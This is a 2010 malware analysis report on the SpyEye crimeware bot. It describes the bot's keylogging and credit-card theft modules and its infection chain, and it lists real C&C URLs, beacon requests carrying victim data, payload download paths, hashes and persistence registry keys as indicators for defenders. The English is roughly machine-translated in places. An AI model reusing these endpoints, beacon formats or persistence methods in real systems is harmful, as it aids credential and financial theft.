Malware Intelligence

SpyEye Bot
Analysis of a new alternative scenario crimeware

Jorge Mieres | Malware Intelligence | jamieres@malwareint.com
http://www.malwareint.com | http://mipistus.blogspot.com | http://malwareint.blogspot.com | February 2010

Content

Introduction

Earlier this year saw the light in the underground black market that moves the axes of crimeware, a new application designed to provide feedback for criminal and fraudulent business.

This application, called SpyEye, is aimed at facilitating the recruitment of zombies and managing your network (**C&C** – **Command and Control**) through management panel via the web, from which it is possible to process the information obtained (intelligence) and stored in statistics, a regular feature of criminal packages today.

Depending on their characteristics, very similar to those proposed by his counterpart ZeuS, SpyEye is presented as a potential successor to this within the scenario crimeware.

Furthermore, it is evident that the criminal activities now represent a large business where cyber criminals and would-be cyber criminals abuse their "kindness".

This document describes the activities of SpyEye from the stage of infection giving relevant information about their purpose.

The document can be downloaded from:

Spanish version
http://www.malwareint.com/docs/spyeye-analysis-es.pdf

English version
http://www.malwareint.com/docs/spyeye-analysis-en.pdf

Top market of crimeware

SpyEye **Framework is a general purpose**[1] that was inserted into the crimeware market at a cost of USD 500 (a very competitive price considering the value of several known crimeware packages so far[2]) with good acceptance by the community BackHat . Since its launch, its activities have made a clear similarity to other crimeware widely distributed and responsible for one of the largest botnets: ZeuS.

The crimeware is of Russian origin and its author, whose alias is "magic", it's evident that his mind has a clear tendency towards crime scene. Strong evidence of this is the logo that shows the command and control panel whose slogan is "**Hack the Planet! Take your Money!**"

Fig. 1 – SpyEye C&C panel

The binary features SpyEye default is developed in C + + and is designed to work against virtually the entire family of Microsoft operating systems (from Win200 to Seven).

One fact is also relevant for the moment has a low detection rate. However, it is estimated that this situation is due to its recent entry into the market crimeware, which leads to a low level of operation and activities, which will revert to as they are discovered matoro levels of activities.

Moreover, as mentioned in the beginning, posse several similarities with Zeus, however, the most significant are the keylogging functionality, automation of theft of sensitive information, including financial and internal constructor which incorporates.




Fig. 2 – Internal constructor of SpyEye

[1] Compendio Anual de Información. El crimeware en el 2009 www.malwareint.com/docs/MalwareInt-anual-2009.pdf

[2] http://malwareint.blogspot.com/2009/08/prices-of-russian-crimeware-part-2.html

Here we can see the configuration information of the sample:

- http://nazarethimaging.com/com/bt_version_checker.php
- http://poker365site.com/tez/bt_version_checker.php
- http://nazarethimaging.com/com/bt_getexe.php
- http://nazarethimaging.com/com/bt_knock_hdrs.php
- http://nazarethimaging.com/com/datetime.php
- http://nazarethimaging.com/com/bin/page0.html
- http://nazarethimaging.com/com/bin/ua.html
- http://nazarethimaging.com/com/bt_plg_clkbnk_ct.php
- http://nazarethimaging.com/com/bt_plg_kvip.php
- http://nazarethimaging.com/grab/websitechk.php
- http://nazarethimaging.com/grab/websitecheck.php

SpyEye includes keylogging functionality, through a module called **FormGrabbing**, which lets you capture information from multiple browsers, including Internet Explorer, Firefox and Maxthon.

Similarly, another of the relevant modules of this threat is **CC Autofill**, designed for automating the theft of information relating to credit cards to botmaster reporting the data through various log files (logs).

The command and control botnet were is common in this generation of crimeware, is via the HTTP protocol, with the possibility of configuring two alternatives. Thus the botmaster automates the management of zombies: if a domain is decommissioned, you can maintain control through the alternate route.

Fig. 3 – Access to C&C panel

Despite these similarities, it seems that there is no compatibility between SpyEye and ZeuS, as it incorporates a feature called **Kill Zeus** isn't in their latest versions. Is there a new version of the fight lived among the creators of the Netsky worms vs Beagle?

It also performs regular backups of the database, binary encryption, among various other activities[3].




Fig. 4 – Options of SpyEye

[3] http://malwareint.blogspot.com/2010/01/spyeye-new-bot-on-market.html

Another interesting module is the monitoring of SpyEye the bots. This is information that has geographical data regarding regional location of the zombies that are part of your network.




Fig. 5 – Geographical information in SpyEye

In this case, the active botnet is negligible, providing a range in amount of 148 zombies recruited.

SpyEye in action

In the first instance when the malware spread by SpyEye undertakes a system establishes a connection to a server which stores information related to the system, while downloading an update of it.

In our case, send the following information:

secureantibot.net/bload/bt_version_checker.php?guid=ADMINISTRADOR!MALWARE-RESEACH!B850A8A1&ver=10070&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=11&ccrc=6D512399




Fig. 6 – Download on for malware

From **secureantibot.net/bload/bin/build.exe** (MD5: 84714C100D2DFC88629531F6456B8276) download the updated binary with a new configuration. What is striking is the domain name "**Secure Antibot**", hosted on the IP address belongs to **60.12.117.147** ISP **Network Unicom Zhejiang Province Network** of **China**.

Similar information is also sent to another address:

nazarethimaging.com/com/bt_version_checker.php?guid=ADMINISTRADOR!MALWARE-RESEACH!B850A8A1&ver=10072&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=22&ccrc=9038AAB0

At this stage of infection, discharge from another domain two other malicious codes:

missboston.org/wp-includes/images/wlw/000163.exe
(MD5: 4674FD22D5AC1BCB9B2F4BCA13DECAEA)

missboston.org/wp-includes/images/wlw/win.exe
(MD5: 91CB120B0AD425FD015D00DC99000FF3)




Fig. 7 – Download first binary




Fig. 8 – Download second binary

This step also verifies that the download is completed satisfactorily through:

nazarethimaging.com/com/bt_version_checker.php?guid=ADMINISTRADOR!MALWARE-RESEACH!B850A8A1&ver=10072&stat=LOAD-COMPLETE&tid=407&rep=TASK%20IS%20OK&cpu=65&ccrc=9038AAB0

In the following screen shows the list of files which are downloaded by SpyEye threats once they have compromised the system.

Fig. 9 – Malware descargado por SpyEye

Another set of samples tested against the domain connection **vinodelam.net** (**115.100.250.107**), also hosted in China but to the ISP **Shang Zai Xian Rate Communications Technology Co. Ltd**.

Vinodelam.net/spy/main/datetime.php?rnd=0.3286366291443126
vinodelam.net/spy/main/mod_bots-qview.php?rnd=0.1867657391579619
vinodelam.net/spy/main/bt_version_checker.php?guid=HANUELE%20BASER!HANS!1CD709E3&ver=10060&stat=ONLINE&ie=8.0.6001.18702&os=5.1.2600&ut=Admin&cpu=96&ccrc=72E2921A

Other domains involved are:

- secureantibot.net (60.12.117.147) alojada en China
- nazarethimaging.com (60.12.117.147) alojada en China
- poker365site.com (60.12.117.147) alojada en China
- microsoft-windows-security.com (195.242.161.43) alojada en Ucrania
- vinodelam.net (115.100.250.107) lojada en China

The **ASN9811** that has SpyEye activities in the IP address **115.100.250.107** presents a significant increase in malware activity, and is listed as a server exploits.




Fig. 10 – Historial de incidentes en AS9811

Assuming that the release of underground SpyEye in the forums was to early January 2010, explains the increase in malicious activity during the last month.

The process of infection

When running in the SITEMA runs a process in memory:

"Módulo" = "c:\docume~1\admini~1\config~1\temp\upd43.tmp"
(MD5: 4674FD22D5AC1BCB9B2F4BCA13DECAEA)


The Virus Total report shows that this file is detected **by antivirus engines 17 of 41**[4]:

Creates the following registry keys:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls
C:\WINDOWS\system32\0034.DLL
(MD5:78D6D22C45FC478B6BE7759D59E5037F)

The Virus Total report shows that this file is detected **by antivirus engines 12 of 41**[5]:

"Key" = "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
"cleansweep.exe" = "C:\cleansweep.exe\cleansweep.exe"
(MD5: D1D591F21543F25E203054B73C07FF58)



The Virus Total report shows that this file is detected **by 12 of 41 antivirus engines**[6].

In the same folder (cleansweep.exe) stores, in addition to the binary that gets the same name, the file **config.bin** (MD5: 78B54565986FB146959C80DC6BA73AFA) which is encrypted and has settings for SpyEye. See Figure 2 with the corresponding sample information.

This folder is hidden in the root of the primary unit, which is possible because it runs Ring3 level.

[4] http://www.virustotal.com/analisis/d4d88cdf114efc18026341a9724f7a6a31352178c4644e7454a49bae9fb81344-1265824257
[5] http://www.virustotal.com/analisis/8bff8a56ed83138ada6af91f5c6fb9184f59c054e2416b4b10ca555429925bed-1265822489
[6] http://www.virustotal.com/analisis/232518b5cf89c962f34522353e880a0cc4e20b8b585c6d7dd1ffe4ebab565cd8-1265820077

Conclusion

SpyEye is presented as a new and strong alternative to the various crimeware of this kind that move every day in the crime scene of attacks, and depending on its characteristics and its rapid development brings to the table that outlined the letters as the successor and potential direct competitor of Zeus.

Acknowledgments

Thank you very much to **Juan Carlos Montes** of **INTECO-CERT** for the information provided and **Darren Spruell** of **EmergingThreats** to incorporate this information into the corresponding rule IDS.

INTECO-CERT
http://cert.inteco.es

Emerging Threats
http://www.emergingthreats.net

Rule IDS
http://doc.emergingthreats.net/bin/view/Main/2010789

References

SpyEye. Now bot on the market
http://malwareint.blogspot.com/2010/01/spyeye-new-bot-on-market.html
Prices of Russian crimeware. Part 2
http://malwareint.blogspot.com/2009/08/prices-of-russian-crimeware-part-2.html
Prices of Russian crimeware.
http://mipistus.blogspot.com/2009/03/los-precios-del-crimware-ruso.html
Compendio Anual de Información. El crimeware durante el 2009
www.malwareint.com/docs/MalwareInt-anual-2009.pdf
SpyEye Bot versus Zeus Bot
http://www.symantec.com/connect/es/blogs/spyeye-bot-versus-zeus-bot
Virus Total
http://www.virustotal.com
FIRE: FInding RoguE Networks
http://www.maliciousnetworks.org/chart.php?as=9811

About Malware Intelligence
Malware Intelligence is a site dedicated to investigating all safety-related anti-malware, crimeware and information security in general, from a closely related field of intelligence.

http://www.malwareint.com

http://mipistus.blogspot.com · Spanish version
http://malwareint.blogspot.com · English version

About Malware Disasters Team
Malware Disasters Team is a division of Malware Intelligence newly created plasma in which information relating to the activities of certain malicious code, providing also the necessary countermeasures to counter the malicious actions in question.

http://malwaredisasters.blogspot.com

About Security Intelligence
Security Intelligence is a division of Malware Intelligence, which displays related purely thematic SGSI. It's currently in its initial stage of construction.

http://securityint.blogspot.com